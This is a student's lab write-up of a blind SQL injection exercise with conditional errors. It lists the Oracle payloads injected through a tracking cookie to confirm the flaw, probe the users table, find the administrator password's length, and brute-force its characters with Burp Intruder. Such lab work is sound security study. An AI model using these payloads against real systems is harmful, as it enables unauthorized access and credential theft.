S. Giridharan
CB.SC.P2CYS23006

Lab: Blind SQL injection with conditional errors

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.


The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.


First step is to determine how the application responds to a different payload to determine the error,

Payload - Cookie: TrackingId=ZptFuUP3QDCjVcAj'; just added a single quote at the end and the response is the below.



Payload - Cookie: TrackingId=ZptFuUP3QDCjVcAj ' '; Adding double Single Quote at the end does not cause any error, so the TrackingId Parameter behaves differently from this we can conclude that TrackingId Parameter is vulnerable to SQLi Attacks.


S. Giridharan
CB.SC.P2CYS23006



Next Step is to determine whether table users exist or not that can be determined by the following payload,

Cookie: TrackingId=dTmolsqTRjB3b4Ck'**|| (SELECT '' FROM users WHERE ROWNUM=1) ||'**;


Here ROWNUM is used to retrieve a single row element as selecting more than 1 row will break the concatenation condition.




From the Above Response, the user table exists in the oracle database.

Next, we need to confirm whether username administrator exist in the user table by the following payload,

Cookie: TrackingId=N3zyRrP0kuMJU0PU'|| **(SELECT CASE WHEN 1=1 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') ||'**






If I enter some random username, it does not show any error from that we can confirm that username administrator exists.

Next, we need to determine the length of the password for the username administrator using the following payload,


Cookie: TrackingId=N3zyRrP0kuMJU0PU'|| **(SELECT CASE WHEN 1=1 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator' AND LENGTH(password)>19) ||'**;

S. Giridharan
CB.SC.P2CYS23006

We have enumerated the length of the password from 0 to 19, Internal Server Error Displayed which states the condition is true.




If we enter number greater than 19, The website doesn't give any error.



Next, we need to determine the characters of the passwords using brute force method in burpsuite Intruder option with Grep matching the Internal Server Error string using the following payload,

Cookie: TrackingId=N3zyRrP0kuMJU0PU'**|| (SELECT CASE WHEN 1=1 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator' AND SUBSTR(password,1,1)='d') ||'**;

And the payload for brute force is,



We can use above grep match or Status code 500 either option is useful.

The Characters of the password is **d7xgdnuc4qmgkvlipd57**

We try to login as administrator with the obtained password,

S. Giridharan
CB.SC.P2CYS23006